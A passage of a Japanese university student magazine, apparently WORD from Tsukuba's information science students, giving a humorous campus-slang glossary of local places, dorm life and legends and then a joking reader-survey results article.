本学の学園祭の名称。国内有数の規模を誇る。(質は?) 体芸棟から第二・第三エリアまで数百メートルに渡って大小 300 以上に及ぶ企画の並ぶ様は壯觀でもある。実委の方々は、これに全てを賭けている。(→実委)

た

退学 [たいがく]

大学を辞めること。自主的なものと大学による懲罰がある。ただし除籍(→除籍)と違つて「在学した」という事実は保証され、その後他大学に入学した場合も、取得単位はある程度使い回せる。

大学会館 [だいがくかいかん]

入学式や体育のオリエンテーションがおこなわれるでかい建物。大学のほぼ中央部にある。ときどき、映画上映や文化公演会と題した音楽会などがいざれも無料でおこなわれたり、文化系サークルが発表会を開いたりしている。広場を挟んでそびえる別館には、書籍部や郵便局、それに旅行代理店とコンビニがある。10-17 時しか開いていないインコンビニエンスストア以外は使える店ばかり。

大学病院 [だいがくびょういん]

予約がないと診察してもらえないで注意。運が悪いと医専の生徒の実験台にされるとの噂。

体サ館 [たいさかん]

体育系サークル会館の意。体芸中央棟の東に位置し、体育系サークルの部室が集まっている。ジャージ姿が行き交う汗くさい場所。

第三エリア食堂 [だいさんえりあしょくどう]

第三エリア A 棟 1 階にある食堂。通称:三食。広義では名店街(→第三エリア名店街)を含むこともある。味については贅否両論。店の一角にファーストフードコーナーがあり、パンや弁当、ソフトクリームなどを買うことができる。

第三エリア名店街 [だいさんえりあめいてんがい]

3A 棟 1 階にある小食堂群のこと。和食屋、ラーメン屋、カレー屋、うどん屋、喫茶店がある。どこもそれなりに美味しい。食券に名前を書くとその名前にさん付けで呼んでくれるところがあるので、笑いをとりたい人は頭を使ってネタを練ろう。

第二エリア食堂 [だいにえりあしょくどう]

第二エリアにある食堂。通称「二食」。昼間は女性が多く、さながら女子大の食堂のようである。華やかさを求めてさまようさみしい第三エリアの男もいる。平成 24 年度から業者が入れ替わったが、かつてはたまによ

く分からない料理が出されたため「宇宙食」とまで言わ
れた。

第四学群 [だいよんがくぐん]

地下共同溝にあるといわれる学群(→地下共同溝)。学
内のウェブページでもかの場所について扱ったところ
が多く存在する。Googleなどの検索エンジンを使って
「第四学群」というキーワードで検索してみよう。

実は第四学群の掲示板がこの大学のどこかにあるら
しい。それを探してみるのも良いのでは。しかし、見つ
けて何か書き込んだら除籍になるのだとか。最近ではそ
のひとつが、当局の圧力で閉鎖を余儀なくされたらしい
(実話)。「非人間学類」「反社会学類」などの存在がよく
噂され、情報科学類の人には「諜報科学類(別名:偽情
報科学類)」へ転類していく人もいるそうだ。

宝島 [たからじま]

センター近くにある焼き肉レストラン。ポピュラー
なので卒業までに一度は行くのではないだろうか。
COCO'Sとおなじ企業グループに属している。肉のコ
ストパフォーマンスはあまり良くないが、ごはんと大根
おろしは、お代わりし放題。

宅通 [たくつう]

本学における95%の宿舎及びアパート生活者を除い
た、残り5%の自宅から通学する学生のこと [要出典]

ち

地下共同溝 [ちかきょうどうこう]

筑波遺産のひとつ。その実情は知られていないが、一
説には学内どころかつくば市全域にまでそのネットワー
クは広がっていると言われている、筑波キャンパスの地
下に張り巡らされた地下通路のこと。所々にある通気口
や入り口の存在は図らずとも知ることになるだろうが、
その扉は固く閉ざされていて、地下に降りることは許さ
れていない。幻の第四学群があると言われている。

全学を結ぶ光ファイバーケーブルや水道管、電気線な

どが通っているので、あまり学生に入ってほしくないの
も分かる。入ってみたい人は極秘に開催される地下ツ
アーに参加するか、施設部に正式に見学を申し込んでみ
よう。

駐車許可証 [ちゅうしゃきょかしょう]

学内用は入構証とも。学内用、宿舎用の2種類があ
り、これがないと駐車場に車を止めることができない。
2002年度から有料化された。

つ

筑波遺産 [つくばいさん]

SoftEther株式会社、株式会社NewForestarの提供で
放映されるドキュメンタリーパン組。またはそこで紹介さ
れる何か。某編集部に入れば過去のアーカイブを見ること
ができるかも。

筑波犬 [つくばいぬ／～けん]

学内に生息する犬。主に追越方面に出没する。人間以
上に「モノ」に弱く餌を与えると誰にでもついてくる。
増えすぎると大規模な犬狩りが行なわれ、大部分が処分
されるらしい。夏になるといきなり宿舎階段の踊り場
で寝ていたりして、かなりびびる。たまに教室でも見か
ける。

つくばエクスプレス [つくばえくすぶれす]

つくばセンターと秋葉原を最短45分で結ぶ鉄道で、
ひたすら速い。つくば万博以前から建設の話はあったら
しいが、2005年の8月に開通した。つくばから秋葉原
までの運賃は1150円。

だから略した場合の表記は「TX」であって「TeX」(→
TeX)じゃないってば。

筑波おろし [つくばおろし]

冬季に筑波山山頂より吹き降ろす強風。厳しい冷気を
伴い、これによりつくばの冬は水道管はおろか車も人も
凍って動かなくなったりする。第二エリアの池付近に自

転車を止めておくと筑波おろしが池に投げ込んでくれるかもしれない。

筑波学生新聞 [つくばがくせいしんぶん]

学内新聞のようなものは 2 つ存在する。学内公式団体の「筑波大学新聞」(→筑波大学新聞)に反発して 1982 年に発刊が始まったのが「筑波学生新聞」である。2011 年 5 月に人手不足のために休刊した。

筑波山 [つくばさん]

「東に筑波、西に富士」と言われる程の名峰。男体山、女体山をいだく雙峰で、「雙峰祭」の名前の元になっている(→雙峰祭)。古くは万葉集にも登場する。中腹付近はきついカーブが続き、「パープルライン」「表筑波スカイライン」などの道がある。頂上付近の斜面からグライダーをやっている人もおり、大学構内からもその姿を見ることができる。夜にはすばらしい夜景が、晴れた朝には遠くに富士山が見える。春には梅園で「つくば梅祭り」が開催され、多くの観光客でぎわっている。関東近郊では有名な観光&デートスポットらしい。

つくば市 [つくばし]

我らが筑波大学がある、茨城県の南部に位置する人口 20 万ほどの計画都市。人口・面積ともに県内第 2 位の規模である。中心部は筑波学術研究都市ともよばれる。しかし、「つくば市」を「筑波市」と書いてはいけない。また、「筑波大」を「つくば大」と書いてもいけない。法律に基づいて開発が進められ、中心地区は学園地区となっている。日本最初の教育研究機関の集積地区で、本学のほか産業技術研究所など国や民間の研究機関が数多く立地している。かつては陸の孤島であったが、2005 年のつくばエクスプレス開通によって一気に都心部との距離が縮まった。

つくば時間 [つくばじかん/Tsukuba Standard Time]

1. 本学近辺において発生する、特異な時間連続帯のこと。日本標準時(一般社会とも言う)より通常は 1 時間、夜間及び早朝は 2 時間遅れている。学生の生活時間は 6:00~30:00 であるとも言われている。実家などに電話する場合には時差に注意。
2. 筑波大生に(筑波には限られないかも……)特有のルーズな時間感覚。集合時間等に前後 1 時間程の幅がある(前になることは滅多に無い)。このため、実際に集合をかけるには、サバを読まなくてはいけないが、集まるほうも他のメンバーがサバを読むのを知っているのでさらに遅れてしまう。何とも始末が悪い。

筑波大学 [つくばだいがく]

筑波遺産認定筑波大学。日本有数のキャンパスを誇る現代の桃源郷。南北に 5 キロ、東西に 1 キロ。総面積 246 ヘクタール。歩いて 1 周しようとすると 2 時間あっても足りない。4 年間でそのすべてを把握するのは不可能に近い。

筑波大学ギャラリー [つくばだいがくぎゃらりー]

大学会館の西側にあるガラス張りの建物。朝永記念室、白川記念室、江崎玲於奈博士記念展示などがある(らしい)。開館時間は 9:00~17:00。休館日は月曜日。そんなに多くの人が来館しているように見えない。ループを通るときに受付の人が頑張って(座って)いるのを見かけることがある。

筑波大学新聞 [つくばだいがくしんぶん]

学内の公式団体が発行する新聞。大学当局のさまざまな情報伝達に徹している。「筑波学生新聞」とは別ものであるので間違えないように注意(→筑波学生新聞)。

筑波大学冬景色 [つくばだいがくふゆげしき]

コラム参照。情報科学類非公認学生唱歌。ちなみに本学には学生歌や応援歌はあるが校歌というものが無い。

特別コラム 筑波大学冬景色

石川さゆり「津軽海峡冬景色」にのせて

上野発の普通列車降りたときから
土浦駅は風の中
つくばへ帰る人の群は誰も無口で
山鳴りだけが聞こえます
私は一人 関鉄バスに乗り
凍えそうなアヒル見つめ
泣いていました
ああ 筑波大学冬景色

ご覧あれが一の矢宿舎 北のはずれと
見知らぬ人が指をさす
息で曇る窓ガラス 拭いてみたけど
遙かに霞む筑波山
サヨナラあなた 私は帰ります
筑波おろし吹き荒れてる
泣けとばかりに
ああ 筑波大学冬景色

さよならあなた 私は帰ります
15単位取れなかつた 悔しさを背に
ああ 筑波大学 冬景色

筑波大結界 [つくばだいけっかい]

常識と非常識の境界。結界を支える柱が四方にあり、東(青)は土浦学園線の東(トンネルの出口付近)、西(白)は土浦学園線の西(サイエンス通りの入り口を越えてさらに西)、北(なぜか茶色)は東大通と西大通の合流地点よりさらに北(高エネ研の近く)、南(赤)のみ西大通と東大通に1本づつ存在し、国道354号線との交差点の手前にある。今では塗装がはげかかってすべて銀色に見えるが、陰陽五行に則った色は何らかの呪術的意味が込められているにちがいない。気象コントロール装置とも

秘密兵器の隠し場所とも言われている。実際結界の内と外で天気・気温が違うことはざら。なぜ場所によって柱の数が違うのかは目下調査中である。なお、結界内の標準時はつくば時間TSTであり、日本標準時JSTではないので注意。

筑波猫 [つくばねこ]

筑波犬と同じく、学内に棲息する猫(→筑波犬)。かなり図々しいものが多い。夏にドアを半開きにして寝ていたら、朝、足元に猫が寝ていて驚く事もある。

筑波の怪談 [つくばのかいだん]

他の大学に劣らず、本学にも怪談というモノがある。例をあげれば「星を見る少女」や「真夜中のランナー」など。中には「学園都市軍事基地計画」などというふざけたモノもあるが。WORDじゃない方の学類誌で詳しく取り上げられたこと也有る。詳しく知りたい人は先輩に聞いてみよう。ちなみに、映画「パラサイト・イブ」には学内で撮影されたシーンが数多くあるので、どこだか当ててみるのも一興。

筑波水 [つくばすい／～みず]

つくば市の水道管を流れる液体。「水道水」と言う名の劇薬。主成分はアオコと、それに対抗するための大量の塩素(カルキ)である(→アオコ)。第二種危険物に相当し、常人の生水服用は禁じられている。その訳を知りたければ筑波水を透明なコップにいれて数日間、放っておけばよい。

つくばYOUワールド [つくばゆうわーるど]

国道354号線沿いにあるプレイスポット。シネコンのシネプレックス8つくば、ボーリング場、ゲームセンター、スパガーデン(大浴場)、バッティングセンターがある。シネプレックス以外はそれぞれ普通の店である。(→シネプレックス)

土浦市 [つちうらし]

つくば市の東に隣接している。つくば市に商業施設が充実していなかったころは土浦駅周辺が重宝したものだが、今は特に土浦へ行く用事はなくなってしまった。昔の城下町で、商売が盛んだった面影を残している。出身者曰く「歴史と伝統とレンコンしかない街」。

て

デイズタウン [でいったうん]

センターより少し南下したところにあるショッピングセンター。さまざまな店が入っている。

停電 [ていでん]

断水と共に、宿舎における秋の風物詩。漏電検査か何かのためなのだが、ついつい忘れて、哀しい思いをする。断水はやり過ごせるが、停電してしまっては何もできないので、外に出て行くか、寝るしかない。電気の有難味を痛切に感じる期間である。盲点としては、台風の季節というところである。

テクノパーク大穂 [てくのぱーくおおほ]

大学からしばらく北へ行った、大穂庁舎付近の一帯のこと。このごろ盛んに開発が行われており、いろいろな店が建ちはじめた。平砂・追越からは遠くて車がなければ行く気がしない。

テクノパーク桜 [てくのぱーくさくら]

大学から平塚学園線を東に少し行くとある、旧桜村の一部。つくば市は、20年ほど前に谷田部村や桜村などが合併してできた市である。近年の開発のおかげでアパートやスーパー、ファミレスが立ち並ぶにぎやかな場所になり、夕方には渋滞が多発するようになった。一の矢住民をはじめとする筑波大生の台所。

天一 [てんいち]

中華そば専門店「天下一品」の略称。京都発祥の為か、西日本にチェーン店が多い。1997年夏につくばに

も学園線沿いにチェーン店ができ、喜び勇んで食べに行く天一フリーク(単数)が出現(某フリーク談)。その陶酔ぶりは勝手にこの「つくペディア」に書き足してしまうほど。麺が浸されているゾル状の物体をスープと呼ぶかソースと呼ぶかで好き嫌いが分かれる。しかしつくばの天一と西日本のそれとは違うと関西出身者は語る。間違っても「天下一品」の「下」と「品」だけをとて略してはならない。

と

東京教育大学 [とうきょうきょういくだいがく]

本学の全身のひとつとされている、文京区にあった国立大学。キャンパス移転計画をめぐっては、文系(反対派)と理系(賛成派)が激しく対立した。東教大という略称で表記されることもある。

本学の教員には東京教育大学出身者も多いが、その多くは2011年前後に定年を迎ってしまった。

同棲 [どうせい]

本学はその環境ゆえ、全国の大学でも有数の同棲率を誇り、「2人で入居して3人で転出する」という笑い話も。宿舎での同棲は三次元空間の概念を超越しており、どのように空間利用をしているのかは大きな謎のひとつである。セッ！

図情 [とじょう]

図書館情報専門学群の略。図書館情報大学が2002年10月に筑波大と合併し、専門学群として新設された。やっていたことは旧情報学類と大して変わらなかつたらしい。旧情報学類との決定的な違いは男性よりも女性の方が多かつたこと。

普段は春日キャンパスで生活しているため、英語の授業以外で図情の学生に出会うことは少ない。サークルに図情生(現知識情報・図書館学類生)がいたら仲良くしよう。学群再編により2007年度から、旧情報学類と合併して情報学群となった。

図書館 [としょかん]

正式名：中央図書館。第二エリア・第三エリアと第1エリアの間にある巨大な図書館。日曜・休日でも午後は開いている。学術書の充実は他に類を見ないが、一般文芸書はほとんどない（岩波などの一部文庫や、全集など）ので、そういう本を借りたいと思ったらつくば市立図書館まで行く必要がある。しかし、市立図書館が遠い、学内の書籍部で買うと10%引きになる、古本屋が近くにある、一人暮しになると大きな金の裁量権が自分に委ねられていることなどから買うようになる場合も多い。中央図書館の二階正面入り口には2008年にスター・バックスコーヒーが進出してきた。（→スタバ）

ドラッグ寺島 [どらっぐてらしま]

つくばで多く見かけるドラッグストア。通称：どちら。桜、吾妻などにある。昔は品数の豊富さと安さで重宝されたが、最近カワチ薬局やマツモトキヨシなどのつくば進出により、精彩を失っている。

な

内線 [ないせん]

宿舎の内線はいくらかけても無料である。有效地に使う。ただし回線数は限られている。混んでいるときは、有料になるが外線からかけてみるのもひとつの手だ。

に

二外 [にがい]

第二外国語の略。朝鮮語、フランス語、ドイツ語、スペイン語、などがある。情報科学類生は必修ではない。必修ではない上に、単位効率が良くない（通年授業で1.5単位）ので、履修者はそんなに多くない。

西大通り [にしおおどおり]

大学の西を走る大動脈。筑波大は西大通りと東大通りに挟まれているので地図で確認するときに便利である。この二つの通りは、北に走っているといつの間にか大穂

のあたりで交差してしまう。ゆえにこの交差点は北極点と呼ばれる。（→東大通り）

入学式 [にゅうがくしき]

例年大学会館で行われる。あまりにも学生の数が多いため、2回に分けて行われる事になった。東日本大震災直後の平成23年度入学式は、会館の天井が落ちたため、陸上競技場で行われた。

の

農林技術センター [のうりんぎじゅつせんたー]

一の矢のすぐ北に位置する大学付属機関。いろいろな作物が育てられており、牛などの家畜も飼われている。月曜6限にある「食と緑の体験学習」の実習場所。風向きによっては家畜のにおいが漂ってくることもあり、一の矢住民はとても困る。

は

バチ [ばち]

体芸棟の談話室のこと。ガラス張りになっている様が金魚鉢のようなことから金魚鉢、略してバチという。東側の鉢は体専鉢（体バチ）、西側は芸専鉢（芸バチ）と呼ばれている。

花畠 [はなばたけ]

花畠といつても、バラやチューリップの咲いている花畠ではなく、地名のひとつである。つくばの北の果て、一の矢のそのまた北に位置する。ここ数年で大穂地区的開発が進んだために少しづつ人気が出ている。

ひ

東大通り [ひがしおおどおり]

つくばの大動脈。交通量は多いが街灯は少ない。「とうだいどおり」じゃないってば。（→西大通り）

兵太郎池 [ひょうたろういけ]

バーベキュー会場となる。盛り上がるのもいいが、深夜に花火を打ち上げるのは考えもの。謎の生物「ヒョッ

シー」が生息しているともいわれている。

平砂 [ひらすな]

平砂学生宿舎、およびその周辺地区を指す。大学にもセンターにもちょうど良い距離にあるが、もっとも古い宿舎だけあって、とにかく汚い。現在は留学生向けに改装が行われており、夜には不気味な青街灯が夜道を照らしている。(→スラム、グランドスラム)

平砂イライラ棒 [ひらすないらいらぼう]

平砂宿舎西側ループから筑波技術大学の方へ伸びる通路にある何か。自転車で通うことのできないように、鉄柵で狭い S 字が形成されている。また、脇の森を自転車で無理やり通る人達によって獣道が開拓された。平車とも。

平砂食堂 [ひらすなしょくどう]

平砂食堂の意。またあるいは、平砂食堂で出される食事の意味もある。かつてはマズイことで有名になっていたが、数回の業者交代によりかなりまともになった。平食とも。

平砂トンネル [ひらすなとんねる]

平砂から春 4 方面に抜ける小さなトンネル。平トンともよばれる。ゆりのき通り(西ループ)の下を通るが、短いので気付かないかも……。危ない人が出没するので注意。マジです。夜の女性の一人歩きは気をつけよう。時折、地元の不良による筑波大生狩りも発生している。

平砂 2 号棟 [ひらすなにごうとう]

平砂にはなぜか 2 号棟がない。かつて存在したスペースは残っているが、その後そこは駐車場になってしまった。言及しても、関係者は、重く口を閉ざしたままである。

平砂プール [ひらすなぶーる]

平砂食堂裏手にあるプール。2011 年ごろから改造されて、藻類エネルギーの実験施設として使われている。

平砂風呂 [ひらすなぶろ]

平砂共用棟内にある共同浴場。入浴料は 170 円で、あらかじめ食堂前の食券券売機で購入する必要がある。まとめ買いしておくと便利。営業時間は平日・17:00～23:30、土日祝日・16:00～21:30。男子風呂の浴槽は二つ。シャワーポートがあり多いため、時折お湯の出が悪くなる。業者の人が変わって以来、運営はかなりまともになつたが、しばしば風呂がヌルかったり、やたら熱かつたりする時がある。

平駐 [ひらちゅう]

平砂 4 号棟西側にある広い駐車場。車を使う場合、平砂共用棟前集合に慣れると直接ここに集まることになる。

平塚セブン [ひらつかせぶん]

天久保三丁目にあるセブンイレブン。大学からアクセスしやすいために常に客が絶えることがない。ある編集部員は大学に n 年 (n<4) 在籍してその間頻繁に利用したが、店内に客が全くいなかつたことは一度しか見たことが無いと語っていた。

ふ

プレイスメントテスト [ぶれいすめんとてすと]

入学したてで訳も分からぬうちに受けさせられるテスト。英語のクラス分けの為のテストである。鉛筆を忘れないように、会館書籍部であらかじめ買っておこう。成績が優秀な順に S、A1～C2 クラスに分類される。それぞれのクラスで授業の難易度、課題の有無などが異なるようだ。

フレッシュマンセミナー [ふれっしゅまんせみなー]

1 年次の 1 学期にあるれつきとした授業で、クラスの交流を深める学級会のようなものである。内容は学類やクラスによってさまざまである。これを落とすようでは先が思いやられる。例年の情報科学類は主に自己紹介やスポーツをおこなっている。単位としては「総合科

目 I」という区分になっている。(→リフレッシュマンセミナー)

文化系サークル連合 [ぶんかけいさーくるれんごう]

約 40 の文化系サークルからなる組合。略称文サ連。

文サ館 [ぶんさかん]

文化系サークル会館の意。1H 棟の東に位置している。1,2 階に文化系サークルの部室があり、2 階の一部に芸術系サークルのロッカー室があり、3 階は芸術系サークルの中でも音楽よりのサークルの練習場兼スタジオになっている。

へ

ペデストリアンデッキ [ペですとりあんでっき]

大学を南北に突き抜けて延びている歩行者・自転車用道路のこと。自転車が多いため第 1 エリアから中央図書館の間でよく渋滞し、朝にはさながら北京のような光景が見られる。坂道や渋滞を回避するために、ループを通るのが楽だ。なお原付は通行禁止。略称ペデ。

ほ

保健管理センター [ほけかんりせんたー]

通称ホケカン。学生の診療などを行ってくれる。治療費はなんと無料。薬を貰っても、包帯を巻いてもらつても、レントゲンを撮ってもらってもタダ。風邪の症状ぐらいなら一瞬で治まる薬をばんばん配ってくれる。ただし、一般の診察は午前中しか受け付けない上、人数制限がある。授業をさぼるか、2 限目が終わったら速攻で行こう。歯科は応急処置しかしてくれず、本格的に治すなら一般的の歯医者に通わなければならない。心の悩みがあるならば気軽に 1 階でカウンセリングを受けよう。

ま

松見公園 [まつみこうえん]

ペデに沿って追越を南向きに抜けると左側にある公園。休日は家族連れが多く、絵に描いたような平和な空

間をつくっている。栓抜き塔がある。(→栓抜き塔)

丸茂 [まるも]

桜にあるスーパー。酒の在庫が豊富で、生鮮食料も安い。カワチなどと並んで桜に買い出しに行くときに必ず寄る店。ただし、カスミと比べて距離的に不利である感がするはどうしても否めない。丸茂誤差目当てに行く人も少なくない。(→丸茂誤差)

丸茂誤差 [まるもごさ]

丸茂の総菜に半額シールが貼られた瞬間を狙うこと。半額シールが貼られる時間はいつも決まっているので。しばしば寿司の争奪戦が起きる。

み

三井ビル [みついビル]

つくば市で最も高いビル。19 階建て。中にはさまざまな企業、病院、飲食店がある。屋上近くには展望台があり、つくば市を一望できるなかなかの見晴らしである。飲食店で夜景を見ながら乾杯できるおしゃれスポットはここで決まり！ たぶん使う機会なんてないけどな。

ミニストップ [みにすとっぷ]

近くでは平塚線沿い、ループ西側の天 3 にある。店内に飲食スペースがあり、買ったものをすぐに食べながら休憩できるのが非常に便利。

め

メディカルセンター [めでいかるせんたー]

筑波メディカルセンター病院の略。コンパで飲みすぎると、次の日の朝はここで尿道にチューブを差し込まれた状態で起きることになるらしい。いつの間にかパンツ一丁にされているらしく、とても恥ずかしいそうだ。普通に行く時もきちんと予約をしよう。予約をしないで行くと、診察と薬の受け渡しの順番待ちで丸一日かかってしまう。

も**桃ちゃん弁当 [ももちゃんべんとう]**

天久保三丁目のセブンイレブンの横にある弁当屋。美味しいが野菜が全くといって良いほど含まれていない。

や**やどかり祭 [やどかりさい]**

「宿借り」つまり宿舎祭の意。例年平砂宿舎付近で行われる。周りに何も遊ぶ場所がなかったからと、先代の人々が開学当初に自分達で作り出したお祭り。ゆかコンなどさまざまなイベントがある(→ゆかコン)。略称やど祭。

やどかりセール [やどかりせーる]

宿舎入居時からほとぼりが冷めるまで各宿舎共用棟でおこなわれている自称安売りセール。実際は定価よりも少し安いだけ。雑貨品ならスーパーやドラッグストアで、家電なら電気街で買うのが賢明だ。

ヤマダ電機 [やまだでんき]

国道354号線沿い、つくばYOUワールド隣にある電気屋。でかい。少量ながら書籍も扱っていたりする。買い物に行くことはあまりないが、映画がはじまるまでの暇つぶしに重宝する。

ゆ**友朋堂 [ゆうほうどう]**

吾妻、および桜にある本屋。使える本屋として人気を集めている。専門書の充実が嬉しい。本屋としては珍しく、JSTの23時まで営業している。(→筑波時間)

ゆかコン [ゆかこん]

やどかり祭でおこなわれる浴衣コンテストの略。学類ごとに一人ずつその年の新入女子学生が浴衣を着てその着こなしの美しさとパフォーマンスの面白さを競うイベント(→ゆかコン嬢)。とは建前で、実際には浴衣を着た女性によるミスコンである。女性のみなのに、女装した

男も出場することがある。1999年に男子浴衣コンテストもおこなわれたが、盛り上がりに欠けたので2000年度以降はおこなわれていない。

よ**妖怪目覚まし OFF[ようかいめざましおふ]**

目覚ましのスイッチを切る程度の能力。筑波に最も多く生息する妖怪であり、一人暮らしをする学生の天敵。寝坊の原因はだいたいこいつ。「しっかり起きよう」というしっかりした意志があれば退治できる。

ら**ラーメン [らーめん]**

つくば市には、ラーメン屋が多い。選択肢が多いので、探してみれば満足のいく店に巡り会えるだろう。しかし九州人(というか福岡人・熊本人の一部のみ)が渴望している「おいしい」とんこつラーメン屋は今のところ存在しない。ラーメン好きを自認する人々の中には、美味しいラーメン屋を求めて日々車を走らせているような人もいる。

ライジングサン [らいじんぐさん]

大学の警備を一手に引き受ける警備会社。夜な夜なキャンパスを徘徊していたり、野良猫にエサをあげているのを見かける。

LALA ガーデンつくば [ららがーでんつくば]

よくある大型ショッピングモールのひとつ。三井不動産が運営している。04年3月にオープンした。専門書の充実が嬉しいくまざわ書店を内蔵している。

り**履修申請 [りしゅうしんせい]**

新入生の頭を悩ませる大学の制度。ちなみに必修科目の履修申請を忘れたりすると、「本当に洒落にならない」(経験者談)ので自信がないければ絶対に解る人に聞くこと(→スタンプラー)。TWINS導入以前は紙の書類

で行われていた。普通の授業は各学期のはじめに申請するが、集中授業は開講される少し前に支援室の掲示板で確認し、指示された期間に申請しよう(→集中)。

リフレッシュマンセミナー [りふれっしゅまんせみなー]

フレッシュマンセミナーを再履修すること。再履修の中でも一番恥ずかしい思いをします。(→フレッシュマンセミナー)

留年 [りゅうねん]

留年するとペナルティーがあつたりなかつたりするが、なにより恥ずかしい。絶対に避けよう。進級や卒業条件などの詳しいことは「履修要覧」を見ること。履修申請(→履修申請)をミスることが留年への第一歩といわれる。

る

ループ [るーぷ]

大学をぐるっと囲む学内の道路の意。東側半分を東ループ、西側半分を西ループと呼ぶ。「ゆりのき通り」、「かえで通り」、「けやき通り」など地区ごとに異なった正式名称がちゃんと存在するが、誰もその名前で呼ばない。東ループは平塚線と交差しているが、西ループは立体交差しているため平塚線へ入ることはできない。体育系サークルの人が昼夜問わず走っている。あちこちに段差があるのは昔ループ一周タイムアタックをする連中が後を絶たなかつたからだとか。

わ

わあい！ [わあい]

一迅社発刊の男の娘オンラインマガジン。不定期に出版される季刊。(→男の娘)

おわりに

さて、いかがだったでしょうか。

もちろん、これらの言葉すべてを覚えなければいけないというわけではありません。つくばで生活していくうちに嫌でも身に付いてくることでしょう。ここでは学内でよく使われる言葉や地名を中心にあげていったので、これ以外にも筑波大生の間で使われる特殊な言葉はたくさんあります。

また、日々新しい言葉は生まれていきます。わからない言葉があったらその辺の先輩を捕まえて聞いてみて下さい。

情報科学雑誌 WORD 読者アンケート

題字 編集部 ふあい

文 編集部 ItosugI

1 あいさつ

みなさん、おはこんばんちは¹。前号にアンケート記事を載せられなかつたことを深くお詫び申し上げます。反省の証に下の毛（意味深）を坊主にしました！！さて、前回である9回目²の集計ではなんと14人の方からまた、10回目³の集計では4人の方から回答をいただきました！流石に掲載されてないと減っちゃいますよね。皆さんこれからもよろしくお願ひします。なお今回は諸事情により10回目の集計を載せさせて頂きます。

2 今回の粗品

いつも代わり映えのしない~~まじめ~~粗品ですね。例によって再度掲載します。詳しい情報や画像は過去記事をご覧ください。手元に過去記事がない方は下の URL に今すぐアクセス！！

<http://www.word-ac.net/>

2.1 Intelロゴ入りポロシャツ

白と紺の2色がおりなすハーモニー！！Intelロゴ入りのポロシャツ満を持しての登場です！！シンプルでいてかつ飽きさせないそんなデザインのポロシャツです。サイズはS、M、Lの3種をご用意しております。どしどしつつてつちゃってください。

2.2 同大作品『NITORI BOX』

あ！！ごめんなさい。もうなくなっちゃいました！！とりすーぷさん追加枚がイキス！！

*1 おはこんばんちは：おはよう+こんばんは+こんにちはのこと。

*2 9回目：WORD 24『清掃車でもお茶がしたい！号』分のアンケートのこと。

*3 10回目：WORD 25『60秒以内にWORDを用意できなかつたらWORD無料券をプレゼントします号』分のアンケートのこと。

2.3 まるで本物！？ メモリ型定規

さりげなく情報科学類生をアピールできる定規です。たくさんのデザインを準備しております。お気に入りの一品に出会えるかも！？ ただしすべて目盛りはついてません。自分の知識とカンで長さを測りましょう！！ ~~井あるから早く持って行ってほしい。~~

2.4 シェフのきまぐれ粗品

ゴネれば他のゴミ粗品が出てくるかもしれません。チャレンジャーなそこの君！！ 挑戦待ってるぞ！！

3 アンケート集計

3.1 Q1：所属を教えてください。

- ・情報科学類：1人
- ・略専攻：1人
- ・車京大学学類：1人
- ・^{*4} そしあ：1人

流石にアンケート記事がなかったらこうなりますよね。この+6 3人には私から何かプレゼントしたいですね。メモリ型定規とか……。車京大学って側溝ドリフトの単位とかあるのかな？おーこわいこわい。

3.2 Q2：性別を教えてください。

- ・男：2人
 - ・夢物語：1人
- Q2:性別を教えて下さい。
1:男 2:女 3:男女 4:女男 5:その他*

夢物語と言うことは存在しないんですかねえ！？↑そしあは調子のるな！！！

3.3 Q3：年齢を教えてください。

- ・0x13歳
- ・忘れた
- ・20歳
- ・いえーい

若いお二人には頑張っていただきたいですね。おじいちゃん！自分の年忘れちゃったの？しかたないわねー。

^{*4} そしあ：社会学類誌『そしあ～る』を発行している編集部のこと。どう考へてもWORDの圧勝です。ありがとうございました。

(-.-')どや

3.4 Q5：良かったと思う記事があれば教えてください。

前号 WORD 25 号のタイトルなどの一覧は以下の通りです。

- 1.表紙 2.号名 3.目次 4.港町にいこう！ 5.mbed 系男子になろう 6.Google Apps Script 入門 7.GR な日々。XIV
- 8.tmux を便利に使う 9.New comer Haswell 10.車好きの 18 きっぷ 11.WORD 民のための LATEX 2ε 入門
- 12.とよさと！ 13.書籍紹介 14.母校が志望校になった日 リターンズ 15.山口喜教教授 退職直前インタビュー
- 16.突撃！編集部員の所持品検査 17.オスっちメスっち育成日記 18.WORD 編集部への誘い 19.編集後記
- 20.裏表紙 21.アンケート用紙 22.配布場所 23.配布時期 24.配布媒体 25.冊子の厚さ

・4.港町にいこう！：2 票

・16.突撃！編集部員の所持品検査：2 票

・その他（14.母校が志望校になった日 リターンズ以外）：各 1 票

まともに回答してくれたのは一人だったよ。そんなあなたにメモリ型定規を 2 枚プレゼント！！それではみなさんお待ちかね、回答晒し上げコーナーへ参ります。


読んでねーよ！

【東京大学学類 IMAGINE THE FUTURE.さん^{*5} (0x13 歳)】

読みよ！！ほら今すぐ読みよ！！

http://www.word-ac.net/

(・'ー・')どや



【情報科学類 杉山●嗣さん(20 歳)】

*5 IMAGINE THE FUTURE.さん：アンケートの名前欄が NULL だった回答は、IMAGINE THE FUTURE.さんとして掲載しています。

4.16 →カバンには夢が詰まっているんだ！

└→地方っていいよね！

【略専攻 マスノスクさん(忘れた)】

どう考えてもナイフとランプも入ってるだろ！！

1～25 ただし 14 を除く



【そしあ そしあさん(いえーい)】

はいはい嫉妬乙！！

3.5 Q6：良くなかったと思う記事があれば教えてください。

・13.書籍紹介：1 票

・14.母校が志望校になった日：1 票

両方とも UTM 氏の記事ですね。あっ……（察し）。以下、回答晒し上げコーナーです。

読んでねーよ！

【車京大学学類 IMAGINE THE FUTURE.さん (0x13 歳)】

いいからさっさと読めよ！！

13. もっと良い本を知りたいです。

【略専攻 マスノスクさん(忘れた)】

どれも楽しくて良い本ではないか！！どこが良くないのかさっぱりわかりません！！

14 ちょこちょこうちも勝つてる

【そしあ そしあさん(いえーい)】

でも結果 WORD の大勝利ですよね！(՞՞—՞՞)どや

3.6 Q7：過去の記事に関する感想を教えてください。

読んでねーよ！

【車京大学学類 IMAGINE THE FUTURE.さん (0x13 歳)】

しらん

【そしあ そしあさん(いえーい)】

http://www.word-ac.net/

